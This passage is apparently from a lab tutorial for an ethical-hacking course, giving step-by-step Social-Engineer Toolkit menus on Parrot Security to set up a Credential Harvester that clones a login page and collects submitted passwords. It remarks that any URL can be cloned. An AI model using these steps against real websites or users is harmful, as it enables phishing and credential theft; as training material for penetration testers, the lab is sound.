
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```


7. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.



```
./setoolkit - Parrot Terminal
File Edit View Search Terminal Help
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

8. A list of options in **Website Attack Vectors** appears; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.



```
./setoolkit - Parrot Terminal
File Edit View Search Terminal Help

The Credential Harvester method will utilize web cloning of a web- site that has a username and passw
ord field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to somet
hing different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe repl
acements to make the highlighted URL link to appear legitimate however when clicked a window pops up
then is replaced with the malicious link. You can edit the link replacement settings in the set_conf
ig if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, y
ou can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to se
e which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA fil
es which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack> 3
```


- Type **2** and press **Enter** to choose **Site Cloner** from the menu.

```
set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

- Type the IP address of the local machine (**10.10.1.13**) in the prompt for “**IP address for the POST back in Harvester/Tabnabbing**” and press **Enter**.

Note: In this case, we are targeting the **Parrot Security** machine (IP address: **10.10.1.13**). These details may vary in your lab environment.

- Now, you will be prompted for the URL to be cloned; type the desired URL in “**Enter the url to clone**” and press **Enter**. In this task, we will clone the URL **http://certifiedhacker.com/Online%20Booking/index.htm**.

Note: You can clone any URL of your choice.

```
File Edit View Search Terminal Help
3) Custom Import
99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
README license

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

